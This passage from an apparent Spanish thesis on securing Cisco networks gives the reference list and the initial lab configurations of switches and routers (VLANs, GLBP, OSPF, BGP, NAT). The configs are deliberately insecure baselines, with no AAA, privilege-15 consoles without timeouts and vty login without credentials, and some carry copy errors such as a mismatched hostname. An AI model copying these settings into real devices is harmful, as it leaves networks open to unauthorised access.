[4] CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY, «Securing Network Infrastructure Devices,» [En línea]. Available: https://www.cisa.gov/news-events/news/securing-network-infrastructure-devices. [Último acceso: 23 Enero 2024].

[5] Cisco Systems, «Cisco Guide to Harden Cisco IOS Devices,» 4 Septiembre 2020. [En línea]. Available: https://www.cisco.com/c/en/us/support/docs/ip/access-lists/13608-21.html. [Último acceso: 23 Enero 2024].

[6] J. F. Torres Santamaría, «Seguridad en redes conmutadas y enrutadas Cisco. (Trabajo Final de Posgrado. Universidad de Buenos Aires.),» 2021. [En línea]. Available: http://bibliotecadigital.econ.uba.ar/econ/collection/tpos/document/1502-2208_TorresSantamariaJF. [Último acceso: 01 Enero 2023].

[7] Cisco Systems, «Cisco Networking Academy Connecting Networks Companion Guide: Hierarchical Network Design,» 9 Mayo 2014. [En línea]. Available: https://www.ciscopress.com/articles/article.asp?p=2202410&seqNum=4. [Último acceso: 5 Noviembre 2023].

[8] Cisco Systems, «Cisco Technical Tips Conventions,» 20 Septiembre 2004. [En línea]. Available: https://www.cisco.com/c/en/us/support/docs/dial-access/asynchronous-connections/17016-techtip-conventions.html. [Último acceso: 16 Junio 2021].

[9] Cisco Systems, «Catalyst 3560 Switch Command Reference,» 2005. [En línea]. Available: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3560/software/release/12-2_25_sed/command/reference/3560cr.pdf. [Último acceso: 22 Junio 2021].

[10] Cisco Systems, «Configuring Port Security,» [En línea]. Available: https://www.cisco.com/en/US/docs/general/Test/dwerblo/broken_guide/port_sec.html#wp1038546. [Último acceso: 25 Enero 2024].

[11] D. Hucaby, CCNP Routing and Switching SWITCH 300-115, Indianapolis, Indiana: Pearson Education, 2015.

[12] R. Sankar, «MAC Flooding with MACOF & some major countermeasures,» 22 Septiembre 2015. [En línea]. Available: https://kalilinuxtutorials.com/macof/. [Último acceso: 25 Enero 2024].

[13] Cisco Systems, «Understanding and Configuring 802.1X Port-Based Authentication,» 6 Agosto 2019. [En línea]. Available: https://content.cisco.com/chapter.sjs?uri=/searchable/chapter/www.cisco.com/content/en/us/td/docs/switches/lan/catalyst4500/12-2/25sg/configuration/guide/conf/dot1x.html.xml. [Último acceso: 26 Enero 2024].

[14] networkRADIUS, «THE FREERADIUS IMPLEMENTATION GUIDE,» [En línea]. Available: https://networkradius.com/doc/FreeRADIUS-Implementation-Ch6.pdf. [Último acceso: 26 Enero 2024].

[15] Cisco Systems, «Configuración de las propiedades globales de 802.1x en un switch mediante la CLI,» 13 Diciembre 2018. [En línea]. Available: https://www.cisco.com/c/es_mx/support/docs/smb/switches/cisco-small-business-300-series-managed-switches/smb5635-configure-global-802-1x-properties-on-a-switch-through-the-c.html. [Último acceso: 26 Enero 2024].

[16] F. Vergès, «Setup FreeRADIUS on Kali Linux for 802.1X Authentication [Video],» 5 Diciembre 2015. [En línea]. Available: https://www.youtube.com/watch?v=AwkIUw8mS_c. [Último acceso: 23 Octubre 2023].

[17] Cisco Systems, «Cisco Networking Academy's Introduction to VLANs,» 07 Abril 2014. [En línea]. Available: https://www.ciscopress.com/articles/article.asp?p=2181837&seqNum=8. [Último acceso: 2 Octubre 2023].

[18] R. Droms, «Dynamic Host Configuration Protocol,» 1997. [En línea]. Available: https://datatracker.ietf.org/doc/html/rfc2131. [Último acceso: 01 Nomviembre 2023].

[19] Jeremy's IT Lab, «Free CCNA | DHCP Snooping | Day 50 | CCNA 200-301 Complete Course [Video],» 27 Julio 2021. [En línea]. Available: https://www.youtube.com/watch?v=qYYeg2kz1yE. [Último acceso: 08 Febrero 2024].

[20] DHCP snooping, 10 Abril 2021. [En línea]. Available: https://en.wikipedia.org/wiki/DHCP_snooping. [Último acceso: 7 Agosto 2021].

[21] Cisco Sytems, «Catalyst 3750 Switch Software Configuration Guide, 12.2(35)SE, Chapter: Configuring DHCP Features and IP Source Guard,» 14 Septiembre 2007. [En línea]. Available: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3750/software/release/12-2_35_se/configuration/guide/scg/swdhcp82.html#wp1070843. [Último acceso: 02 Febrero 2024].

[22] Cisco Systems, «Configuring DHCP Snooping,» [En línea]. Available: https://www.cisco.com/en/US/docs/general/Test/dwerblo/broken_guide/snoodhcp.html. [Último acceso: 08 Feberero 2024].

[23] Cisco Systems, «Catalyst 3750 Switch Software Configuration Guide, 12.2(35)SE, Chapter: Configuring DHCP Features and IP Source Guard,» 14 Septiembre 2007. [En línea]. Available: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3750/software/release/12-2_35_se/configuration/guide/scg/swdhcp82.html#wp1284567. [Último acceso: 08 Febrero 2024].

[24] Jeremy's IT Lab, «Free CCNA | Dynamic ARP Inspection | Day 51 | CCNA 200-301 Complete Course [Video],» 10 Agosto 2021. [En línea]. Available: https://www.youtube.com/watch?v=HwbTKaIvL6s. [Último acceso: 07 Noviembre 2023].

[25] Cisco Systems, «Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW, Chapter: Understanding and Configuring Dynamic ARP Inspection,» 04 Mayo 2007. [En línea]. Available: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/dynarp.html#54805. [Último acceso: 05 Diciembre 2023].

[26] K. Wallace, CCNP Routing and Switching ROUTE 300-101, Indianapolis, Indiana: Pearson Education, 2015.

[27] Cisco Systems, «Configure and Filter IP Access Lists,» 30 Noviembre 2023. [En línea]. Available: https://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html#toc-hId-1286187984. [Último acceso: 11 Febrero 2024].

[28] Cisco Press, «ACL Concepts,» 21 Julio 2020. [En línea]. Available: https://www.ciscopress.com/articles/article.asp?p=3089353&seqNum=7. [Último acceso: 10 Noviembre 2023].

[29] Cisco Systems, «Protecting Your Core: Infrastructure Protection Access Control Lists,» 21 Octubre 2008. [En línea]. Available: https://www.cisco.com/c/en/us/support/docs/ip/access-lists/43920-iacl.html. [Último acceso: 12 Febrero 2024].

[30] firewall.cx, «Spanning Tree Protocol – Part 3: Bridge ID, Priority, System ID Extension & Root Bridge Election Process,» [En línea]. Available: https://www.firewall.cx/networking/network-protocols/spanning-tree-protocol/spanning-tree-protocol-root-bridge-election.html. [Último acceso: 15 Febrero 2024].

[31] D. Bombal, «Destroying the Internet (BGP routers) EP 1 // BGP Python scapy DoS script [Video],» 20 Septiembre 2021. [En línea]. Available: https://www.youtube.com/watch?v=39DGVpMt7eQ. [Último acceso: 01 Octubre 2023].

[32] Cisco Systems, «BGP Support for TCP Authentication Option,» 05 Abril 2022. [En línea]. Available: https://content.cisco.com/chapter.sjs?uri=/searchable/chapter/content/en/us/td/docs/ios-xml/ios/iproute_bgp/configuration/xe-17/irg-xe-17-book/bgp-support-for-TCP-AO.html.xml. [Último acceso: 05 Octubre 2023].

[33] National Security Agency, «Cisco Password Types: Best Practices,» Febrero 2022. [En línea]. Available:

https://media.defense.gov/2022/Feb/17/2002940795/-1/-1/1/CSI_CISCO_PASSWORD_TYPES_BEST_PRACTICES_20220217.PDF. [Último acceso: 10 Noviembre 2024].

[34] study-ccna.com, «Cisco Privilege Levels – Explanation and Configuration,» [En línea]. Available: https://study-ccna.com/cisco-privilege-levels/. [Último acceso: 20 Noviembre 2023].

[35] J. Ellingwood, «Understanding the SSH Encryption and Connection Process,» DigitalOcean, 31 Marzo 2022. [En línea]. Available: https://www.digitalocean.com/community/tutorials/understanding-the-ssh-encryption-and-connection-process. [Último acceso: 16 Noviembre 2023].

[36] Cisco Systems, «Configuración del SSH en routers y switches,» 09 Agosto 2023. [En línea]. Available: https://www.cisco.com/c/es_mx/support/docs/security-vpn/secure-shell-ssh/4145-ssh.html. [Último acceso: 05 Diciembre 2023].

[37] GitHub, «SSL and TLS Deployment Best Practices,» 15 Enero 2020. [En línea]. Available: https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices. [Último acceso: 21 Febrero 2024].

[38] Cisco Systems, «Multiple SSH Vulnerabilities,» 27 Junio 2001. [En línea]. Available: https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-20010627-ssh.html. [Último acceso: 21 Febrero 2024].

[39] IBM, «Customizing the size of Ephemeral Diffie-Hellman Keys,» 12 Febrero 2024. [En línea]. Available: https://www.ibm.com/docs/en/sdk-java-technology/8?topic=customization-customizing-size-ephemeral-diffie-hellman-keys. [Último acceso: 21 Febrero 2024].

[40] NetworkLessons, «SSH Public Key Authentication on Cisco IOS,» [En línea]. Available: https://networklessons.com/uncategorized/ssh-public-key-authentication-cisco-ios. [Último acceso: 10 Diciembre 2023].

[41] Cisco Systems, «Authentication, Authorization, and Accounting Configuration Guide, Cisco IOS Release 15M&T,» 01 Agosto 2016. [En línea]. Available: https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_usr_aaa/configuration/15-mt/sec-usr-aaa-15-mt-book.html. [Último acceso: 05 Enero 2024].

[42] Cisco Systems, «Proteja su protocolo simple de gestión de red,» 16 Enero 2023. [En línea]. Available: https://www.cisco.com/c/es_mx/support/docs/ip/simple-network-management-protocol-snmp/20370-snmpsecurity-20370.html#anc18. [Último acceso: 23 Febrero 2024].

[43] Cisco Systems, «IP Simple Network Management Protocol (SNMP) Causes High CPU Utilization,» 27 Febrero 2014. [En línea]. Available: https://www.cisco.com/c/en/us/support/docs/ip/simple-network-management-protocol-snmp/7270-ipsnmphighcpu.html. [Último acceso: 23 Febrero 2024].

[44] NetworkLessons, «Cisco Network Time Protocol (NTP),» [En línea]. Available: https://networklessons.com/cisco/ccie-routing-switching/cisco-network-time-protocol-ntp. [Último acceso: 23 Febrero 2024].

Anexo 1

Configuración inicial ST01-ASW-01.

```
hostname ST01-ASW-01
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
interface Ethernet0/0
 switchport access vlan 10
 switchport mode access
!
interface Ethernet0/1
 switchport access vlan 20
 switchport mode access
!
interface Ethernet0/2
 switchport access vlan 30
 switchport mode access
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
```

```
interface Vlan80
 ip address 192.168.80.5 255.255.255.0
!
ip default-gateway 192.168.80.1
!
ip route 0.0.0.0 0.0.0.0 192.168.80.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
!
End
```

Configuración inicial ST01-ASW-02.

```
hostname ST01-ASW-02
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
```

```
interface Ethernet0/0
 switchport access vlan 10
 switchport mode access
!
interface Ethernet0/1
 switchport access vlan 20
 switchport mode access
!
interface Ethernet0/2
 switchport access vlan 30
 switchport mode access
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Vlan80
 ip address 192.168.80.6 255.255.255.0
!
ip default-gateway 192.168.80.1
!
ip route 0.0.0.0 0.0.0.0 192.168.80.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
```

```
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
!
End
```

Configuración inicial ST02-ASW-01.

```
hostname ST02-ASW-01
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
interface Ethernet0/0
 switchport access vlan 40
 switchport mode access
!
interface Ethernet0/1
 switchport access vlan 50
 switchport mode access
!
interface Ethernet0/2
 switchport access vlan 60
 switchport mode access
```

```
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Vlan90
 ip address 192.168.90.5 255.255.255.0
!
ip default-gateway 192.168.90.1
!
ip route 0.0.0.0 0.0.0.0 192.168.90.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
!
End
```

Configuración inicial ST02-ASW-02.

```
hostname ST02-ASW-02
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
interface Ethernet0/0
 switchport access vlan 40
 switchport mode access
!
interface Ethernet0/1
 switchport access vlan 50
 switchport mode access
!
interface Ethernet0/2
 switchport access vlan 60
 switchport mode access
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Vlan90
 ip address 192.168.90.6 255.255.255.0
```

```
!
ip default-gateway 192.168.90.1
!
ip route 0.0.0.0 0.0.0.0 192.168.90.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
!
End
```

Configuración inicial ST01-DSW-01.

```
hostname ST01-DSW-01
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
interface Ethernet0/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
```

```
!
interface Ethernet0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Vlan80
 ip address 192.168.80.7 255.255.255.0
!
ip default-gateway 192.168.80.1
!
ip route 0.0.0.0 0.0.0.0 192.168.80.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
```

```
!
!
end
```

Configuración inicial ST01-DSW-02.

```
hostname ST01-DSW-02
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
interface Ethernet0/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Vlan80
 ip address 192.168.80.8 255.255.255.0
```

```
!
ip default-gateway 192.168.80.1
!
ip route 0.0.0.0 0.0.0.0 192.168.80.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
!
end
```

Configuración inicial ST02-DSW-01.

```
hostname ST02-DSW-01
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
interface Ethernet0/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
```

```
!
interface Ethernet0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Vlan90
 ip address 192.168.90.7 255.255.255.0
!
ip default-gateway 192.168.90.1
!
ip route 0.0.0.0 0.0.0.0 192.168.90.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
```

```
!
!
end
```

Configuración inicial ST02-DSW-02.

```
hostname ST02-DSW-02
!
no aaa new-model
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
!
interface Ethernet0/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet0/1
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet0/2
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Ethernet1/0
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface Vlan90
 ip address 192.168.90.8 255.255.255.0
```

```
!
ip default-gateway 192.168.90.1
!
ip route 0.0.0.0 0.0.0.0 192.168.90.1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
!
!
end
```

Configuración inicial ST01-RO-01.

```
hostname ST01-RO-01
!
no aaa new-model
!
interface Ethernet0/0
 no ip address
!
interface Ethernet0/0.10
 encapsulation dot1Q 10
 ip address 192.168.10.2 255.255.255.0
```

```
 ip helper-address 192.168.70.100
 glbp 1 ip 192.168.10.1
 glbp 1 priority 200
 glbp 1 preempt
!
interface Ethernet0/0.20
 encapsulation dot1Q 20
 ip address 192.168.20.2 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 2 ip 192.168.20.1
 glbp 2 priority 200
 glbp 2 preempt
!
interface Ethernet0/0.30
 encapsulation dot1Q 30
 ip address 192.168.30.2 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 3 ip 192.168.30.1
 glbp 3 priority 200
 glbp 3 preempt
!
interface Ethernet0/0.80
 encapsulation dot1Q 80
 ip address 192.168.80.2 255.255.255.0
 glbp 8 ip 192.168.80.1
 glbp 8 priority 200
 glbp 8 preempt
!
interface Ethernet1/0
 ip address 10.0.0.5 255.255.255.252
```

```
!
interface Ethernet1/1
 ip address 10.0.10.2 255.255.255.252
!
interface Ethernet1/2
 ip address 10.0.20.2 255.255.255.252
!
!
router ospf 1
 router-id 1.1.1.1
 network 10.0.0.4 0.0.0.3 area 0
 network 10.0.10.0 0.0.0.3 area 0
 network 10.0.20.0 0.0.0.3 area 0
 network 192.168.10.0 0.0.0.255 area 1
 network 192.168.20.0 0.0.0.255 area 1
 network 192.168.30.0 0.0.0.255 area 1
 network 192.168.80.0 0.0.0.255 area 1
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
```

```
!
end
```

Configuración inicial ST01-RO-02.

```
hostname ST01-RO-02
!
no aaa new-model
!
interface Ethernet0/0
 no ip address
!
interface Ethernet0/0.10
 encapsulation dot1Q 10
 ip address 192.168.10.3 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 1 ip 192.168.10.1
 glbp 1 preempt
!
interface Ethernet0/0.20
 encapsulation dot1Q 20
 ip address 192.168.20.3 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 2 ip 192.168.20.1
 glbp 2 preempt
!
interface Ethernet0/0.30
 encapsulation dot1Q 30
 ip address 192.168.30.3 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 3 ip 192.168.30.1
```

```
 glbp 3 preempt
!
interface Ethernet0/0.80
 encapsulation dot1Q 80
 ip address 192.168.80.3 255.255.255.0
 glbp 8 ip 192.168.80.1
 glbp 8 preempt
!
interface Ethernet1/0
 ip address 10.0.0.6 255.255.255.252
!
interface Ethernet1/1
 ip address 10.0.10.6 255.255.255.252
!
interface Ethernet1/2
 ip address 10.0.20.6 255.255.255.252
!
!
router ospf 1
 router-id 2.2.2.2
 network 10.0.0.4 0.0.0.3 area 0
 network 10.0.10.4 0.0.0.3 area 0
 network 10.0.20.4 0.0.0.3 area 0
 network 192.168.10.0 0.0.0.255 area 1
 network 192.168.20.0 0.0.0.255 area 1
 network 192.168.30.0 0.0.0.255 area 1
 network 192.168.80.0 0.0.0.255 area 1
!
line con 0
 exec-timeout 0 0
```

```
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

Configuración inicial ST02-RO-01.

```
hostname ST01-RO-02
!
no aaa new-model
!
interface Ethernet0/0
 no ip address
!
interface Ethernet0/0.40
 encapsulation dot1Q 40
 ip address 192.168.40.2 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 4 ip 192.168.40.1
 glbp 4 priority 200
 glbp 4 preempt
!
interface Ethernet0/0.50
```

```
 encapsulation dot1Q 50
 ip address 192.168.50.2 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 5 ip 192.168.50.1
 glbp 5 priority 200
 glbp 5 preempt
!
interface Ethernet0/0.60
 encapsulation dot1Q 60
 ip address 192.168.60.2 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 6 ip 192.168.60.1
 glbp 6 priority 200
 glbp 6 preempt
!
interface Ethernet0/0.90
 encapsulation dot1Q 90
 ip address 192.168.90.2 255.255.255.0
 glbp 9 ip 192.168.90.1
 glbp 9 priority 200
 glbp 9 preempt
!
interface Ethernet1/0
 ip address 10.0.0.9 255.255.255.252
!
interface Ethernet1/1
 ip address 10.0.10.10 255.255.255.252
!
interface Ethernet1/2
 ip address 10.0.20.10 255.255.255.252
```

```
!
router ospf 1
 router-id 3.3.3.3
 network 10.0.0.8 0.0.0.3 area 0
 network 10.0.10.8 0.0.0.3 area 0
 network 10.0.20.8 0.0.0.3 area 0
 network 192.168.40.0 0.0.0.255 area 2
 network 192.168.50.0 0.0.0.255 area 2
 network 192.168.60.0 0.0.0.255 area 2
 network 192.168.90.0 0.0.0.255 area 2
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

Configuración inicial ST02-RO-02.

```
hostname ST02-RO-02
!
no aaa new-model
```

```
!
interface Ethernet0/0
 no ip address
!
interface Ethernet0/0.40
 encapsulation dot1Q 40
 ip address 192.168.40.3 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 4 ip 192.168.40.1
 glbp 4 preempt
!
interface Ethernet0/0.50
 encapsulation dot1Q 50
 ip address 192.168.50.3 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 5 ip 192.168.50.1
 glbp 5 preempt
!
interface Ethernet0/0.60
 encapsulation dot1Q 60
 ip address 192.168.60.3 255.255.255.0
 ip helper-address 192.168.70.100
 glbp 6 ip 192.168.60.1
 glbp 6 preempt
!
interface Ethernet0/0.90
 encapsulation dot1Q 90
 ip address 192.168.90.3 255.255.255.0
 glbp 9 ip 192.168.90.1
 glbp 9 preempt
```

```
!
interface Ethernet1/0
 ip address 10.0.0.10 255.255.255.252
!
interface Ethernet1/1
 ip address 10.0.10.14 255.255.255.252
!
interface Ethernet1/2
 ip address 10.0.20.14 255.255.255.252
!
router ospf 1
 router-id 4.4.4.4
 network 10.0.0.8 0.0.0.3 area 0
 network 10.0.10.12 0.0.0.3 area 0
 network 10.0.20.12 0.0.0.3 area 0
 network 192.168.40.0 0.0.0.255 area 2
 network 192.168.50.0 0.0.0.255 area 2
 network 192.168.60.0 0.0.0.255 area 2
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
```

```
!
!
end
```

Configuración inicial DC-RO-01.

```
hostname DC-RO-01
!
no aaa new-model
!
interface Loopback0
 ip address 1.1.1.1 255.255.255.255
!
interface Ethernet0/0
 ip address 10.0.10.1 255.255.255.252
 ip nat inside
!
interface Ethernet0/1
 ip address 10.0.10.5 255.255.255.252
 ip nat inside
!
interface Ethernet0/2
 ip address 10.0.10.9 255.255.255.252
 ip nat inside
!
interface Ethernet0/3
 ip address 10.0.10.13 255.255.255.252
 ip nat inside
!
interface Ethernet1/0
 ip address 10.0.0.1 255.255.255.252
```

```
!
interface Ethernet1/1
 ip address 200.0.10.2 255.255.255.252
 ip access-group 100 in
 ip nat outside
!
interface Ethernet1/2
 ip address 200.0.20.2 255.255.255.252
 ip access-group 100 in
 ip nat outside
!
interface Ethernet1/3
 no ip address
!
interface Ethernet1/3.70
 encapsulation dot1Q 70
 ip address 192.168.70.2 255.255.255.0
 glbp 7 ip 192.168.70.1
 glbp 7 priority 200
 glbp 7 preempt
!
router ospf 1
 router-id 10.10.10.10
 network 1.1.1.1 0.0.0.0 area 0
 network 10.0.0.0 0.0.0.3 area 0
 network 10.0.10.0 0.0.0.3 area 0
 network 10.0.10.4 0.0.0.3 area 0
 network 10.0.10.8 0.0.0.3 area 0
 network 10.0.10.12 0.0.0.3 area 0
 network 192.168.70.0 0.0.0.255 area 3
```

```
 default-information originate metric 5 metric-type 1
!
router bgp 64001
 bgp log-neighbor-changes
 network 198.0.10.0 mask 255.255.255.252
 network 198.0.20.0 mask 255.255.255.252
 neighbor 1.1.1.2 remote-as 64001
 neighbor 1.1.1.2 update-source Loopback0
 neighbor 1.1.1.2 next-hop-self
 neighbor 1.1.1.2 soft-reconfiguration inbound
 neighbor 2.2.2.1 remote-as 64002
 neighbor 2.2.2.1 ebgp-multihop 2
 neighbor 2.2.2.1 update-source Loopback0
 neighbor 2.2.2.1 soft-reconfiguration inbound
 neighbor 2.2.2.1 prefix-list only-public-ISP-1 out
 neighbor 2.2.2.1 route-map ISP-1-In in
 neighbor 3.3.3.1 remote-as 64003
 neighbor 3.3.3.1 ebgp-multihop 2
 neighbor 3.3.3.1 update-source Loopback0
 neighbor 3.3.3.1 soft-reconfiguration inbound
 neighbor 3.3.3.1 prefix-list only-public-ISP-2 out
 neighbor 3.3.3.1 route-map ISP-2-In in
!
ip nat pool ISP-1-POOL 198.0.10.1 198.0.10.2 netmask 255.255.255.252
ip nat pool ISP-2-POOL 198.0.20.1 198.0.20.2 netmask 255.255.255.252
ip nat inside source route-map ISP-1 pool ISP-1-POOL overload
ip nat inside source route-map ISP-2 pool ISP-2-POOL overload
ip route 2.2.2.1 255.255.255.255 200.0.10.1
ip route 3.3.3.1 255.255.255.255 200.0.20.1
ip route 198.0.10.0 255.255.255.252 Null0
```

```
ip route 198.0.20.0 255.255.255.252 Null0
!
ip prefix-list ISP-1 seq 5 permit 201.0.0.1/32
!
ip prefix-list ISP-2 seq 5 permit 0.0.0.0/0
ip prefix-list ISP-2 seq 10 permit 202.0.0.1/32
!
ip prefix-list default-ISP-1 seq 5 permit 0.0.0.0/0
!
ip prefix-list only-public-ISP-1 seq 5 permit 198.0.10.0/30
!
ip prefix-list only-public-ISP-2 seq 5 permit 198.0.20.0/30
!
ip prefix-list private seq 5 permit 10.0.0.0/8 le 32
ip prefix-list private seq 10 permit 172.16.0.0/12 le 32
ip prefix-list private seq 15 permit 192.168.0.0/16 le 32
ip prefix-list private seq 20 deny 0.0.0.0/0 le 32
!
route-map ISP-2 permit 10
 match ip address 1
 match interface Ethernet1/2
!
route-map ISP-1 permit 10
 match ip address 1
 match interface Ethernet1/1
!
route-map ISP-1-In deny 10
 match ip address prefix-list private
!
route-map ISP-1-In permit 15
```

```
 match ip address prefix-list default-ISP-1
 set local-preference 200
!
route-map ISP-1-In permit 20
 match ip address prefix-list ISP-1
!
route-map ISP-2-In deny 10
 match ip address prefix-list private
!
route-map ISP-2-In permit 15
 match ip address prefix-list ISP-2
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

Configuración inicial DC-RO-02.

```
hostname DC-RO-02
!
```

```
no aaa new-model
!
interface Loopback0
 ip address 1.1.1.2 255.255.255.255
!
interface Ethernet0/0
 ip address 10.0.20.1 255.255.255.252
 ip nat inside
!
interface Ethernet0/1
 ip address 10.0.20.5 255.255.255.252
 ip nat inside
!
interface Ethernet0/2
 ip address 10.0.20.9 255.255.255.252
 ip nat inside
!
interface Ethernet0/3
 ip address 10.0.20.13 255.255.255.252
 ip nat inside
!
interface Ethernet1/0
 ip address 10.0.0.2 255.255.255.252
!
interface Ethernet1/1
 ip address 200.0.10.6 255.255.255.252
 ip access-group 100 in
 ip nat outside
!
interface Ethernet1/2
```

```
 ip address 200.0.20.6 255.255.255.252
 ip access-group 100 in
 ip nat outside
!
interface Ethernet1/3
 no ip address
!
interface Ethernet1/3.70
 encapsulation dot1Q 70
 ip address 192.168.70.3 255.255.255.0
 glbp 1 ip 192.168.70.1
 glbp 1 preempt
!
!
router ospf 1
 router-id 20.20.20.20
 network 1.1.1.2 0.0.0.0 area 0
 network 10.0.0.0 0.0.0.3 area 0
 network 10.0.20.0 0.0.0.3 area 0
 network 10.0.20.4 0.0.0.3 area 0
 network 10.0.20.8 0.0.0.3 area 0
 network 10.0.20.12 0.0.0.3 area 0
 network 192.168.70.0 0.0.0.255 area 3
 default-information originate metric 10 metric-type 1
!
router bgp 64001
 bgp log-neighbor-changes
 network 198.0.10.0 mask 255.255.255.252
 network 198.0.20.0 mask 255.255.255.252
 neighbor 1.1.1.1 remote-as 64001
```

```
 neighbor 1.1.1.1 update-source Loopback0
 neighbor 1.1.1.1 next-hop-self
 neighbor 1.1.1.1 soft-reconfiguration inbound
 neighbor 2.2.2.1 remote-as 64002
 neighbor 2.2.2.1 ebgp-multihop 2
 neighbor 2.2.2.1 update-source Loopback0
 neighbor 2.2.2.1 soft-reconfiguration inbound
 neighbor 2.2.2.1 route-map ISP-1-In in
 neighbor 2.2.2.1 route-map add-ASN-DC-R0-02-ISP-1 out
 neighbor 3.3.3.1 remote-as 64003
 neighbor 3.3.3.1 ebgp-multihop 2
 neighbor 3.3.3.1 update-source Loopback0
 neighbor 3.3.3.1 soft-reconfiguration inbound
 neighbor 3.3.3.1 route-map ISP-2-In in
 neighbor 3.3.3.1 route-map add-ASN-DC-R0-02-ISP-2 out
!
ip nat pool ISP-1-POOL 198.0.10.1 198.0.10.2 netmask 255.255.255.252
ip nat pool ISP-2-POOL 198.0.20.1 198.0.20.2 netmask 255.255.255.252
ip nat inside source route-map ISP-1 pool ISP-1-POOL overload
ip nat inside source route-map ISP-2 pool ISP-2-POOL overload
ip route 2.2.2.1 255.255.255.255 200.0.10.5
